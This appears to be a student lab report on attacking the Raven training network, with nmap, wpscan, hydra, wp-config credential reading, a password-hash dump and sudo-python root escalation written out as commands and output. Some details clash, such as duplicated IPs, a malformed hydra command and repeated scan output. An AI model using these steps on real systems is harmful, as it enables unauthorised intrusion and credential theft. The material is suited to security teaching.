Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address
Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2-4.9
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to SSH 22	if SSH (port 22) is left open, there is the possibility of brute-force attack.	There is no direct impact however this is still dangerous because attacker can craft attack method that circumvents having ssh open.
Enumerate usernames in WordPress	The aim is to identify valid usernames on the system	There are no direct impacts to username enumeration however attacker wants to gather lots of information and this will determine the approach used in attack
User ID susceptible to Brute-Force attacks (CWE-307)	The software does not implement sufficient measure to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks	This will have a high impact because attacker will access the network and when this happens, so many dangerous possibilities can happen like creating a back door.
Root password of the database in the WordPress configuration file	Database root password was stored in an application configuration file.	This has a high impact because if threat actor gains access to machine, the password will be easily available and he can quickly gain access to the database.
Privilege escalation via sudo python (CVE-2006-0151)	Allows limited local users to gain privileges via a Python script	This is dangerous because an attacker who broke in with limited access, can morph and gain admin privileges. With that, lots of destructive possibilities like root access and ability to create a backdoor will be possible.

Exploits Used

Exploitation: 1 “Open access to SSH 22”


- **How did you exploit the vulnerability?**

  Running nmap against the network (192.168.1.110)

  nmap -sC -sV -Pn 192.168.1.110

- **What did the exploit achieve?**

  It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open. This was exploited in the attack



/root/Desktop/nmap_target_1.txt - Mousepad

File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 19:31 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00082s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38702/tcp   status
|   100024  1          42917/tcp6  status
|   100024  1          47420/udp   status
|_  100024  1          54317/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
```

Exploitation: 2 “Enumerate username ins WordPress”

Find users/authors of the WordPress website can help attacker craft an approach as part of a larger attack

- **How did you exploit the vulnerability?**
  - wpscan version 3.7.8
  - wpscan returns: WordPress version 4.8.16 is used on the website
  - Research know vulnerabilities of version 4.8.16
  - Enumerate users via “Author ID Brute Forcing”
- **What did the exploit achieve?**
  - Users Identified: michael, steven
  - Confirmed by: Login Error Messages
- **Command:**

  wpscan --url http://192.168.1.110/wordpress --enumerate u

```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         _______ _____
        \ \     / /___ \ / ____|
         \ \ /\ / /  __) | (___   ___  __ _ _ __ ®
          \ V  V / |__ < \___ \ / __|/ _` | '_ \
           \ /\ /  ___) |____) | (__| (_| | | | |
            V  V  |____/|_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Apr 20 20:12:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```

```
vagrant@target1: /        Shell No. 3        Shell
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gho
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xml
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pin

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.16'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.16'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Apr 20 20:12:40 2021
```

Exploitation: 2 “Enumerate usernames in WordPress”

wpscan determines WordPress version 4.8.16 is vulnerable “Author ID Brute Forcing” attacks.

```
Scan Aborted: invalid option: -url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / _ \/ _` | '_ \
            \  /\  /  | |     ____) |  __/ (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                          Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Apr 20 20:12:38 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```

```
vagrant@target1: /    Shell No. 3    Shell No. 4    Shell No. 5

 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.16 identified (Latest, released on 2021-04-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.16'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.16'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=====================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Apr 20 20:12:40 2021
```

Exploitation: 3 “User ID susceptible to Brute-Force attacks”


Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**
  - Using xHydra software network logon cracker
  - ssh brute force attack on Apache server 1
  - host: 192.168.1.119:22
- **What did the exploit achieve?**
  - User(s) michael password found
  - Password: michael
- **Command**
  - **hydra -s 22 michael -P /usr/share/wordlist/rockyou.txt -t 4 192.168.1.110:22**
  - ssh login command: root@kali: **ssh 192.168.1.110 -l michael**
  - michael@192.168.1.110’s password: michael


Result: Attacker can login using Michael’s credentials with WordPress “Author” permissions.

Exploitation: 3 "User ID susceptible to Brute Force attacks"

xHydra Brute Force Attack



SSH Login to Apache Webserver 1



Exploitation: 4 “Root password of the database in the WordPress configuration File”

- **How did you exploit the vulnerability?**

  SSH into Michael’s account and then located the wp-config.php file and discovered the MySQL database login credentials

- What did the exploit achieve?

  Obtained database MySQL login credentials.

- Commands:


  ssh michael@192.168.1.110

  find -iname wp-config.php

  cd /var/www/html/wordpress

  cat wp-config.php

Result: R@v3nsecurity



Exploitation: 5 “Privilege escalation via sudo python”

- **How did you exploit the vulnerability?**
  - **In MySQL Database, commands:**
    - **show database;**
    - **use wordpress;**
    - **show tables;**
    - **select * from wp_users;**
  - **Copied Steven’s unsalted password hash from**

MySQL database saved to wp_hashes.txt

  - **Cracked via John the Ripper**
    - **Password: pink84**
  - **SSH into Steven’s account**
  - **Escalated to root via sudo python**

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
```

```
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------
-------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_register
ed     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------
-------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22
:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23
:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------
-------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: 5 “Privilege escalation via sudo python”

- **What did the exploit achieve?**

  Escalated access to root level

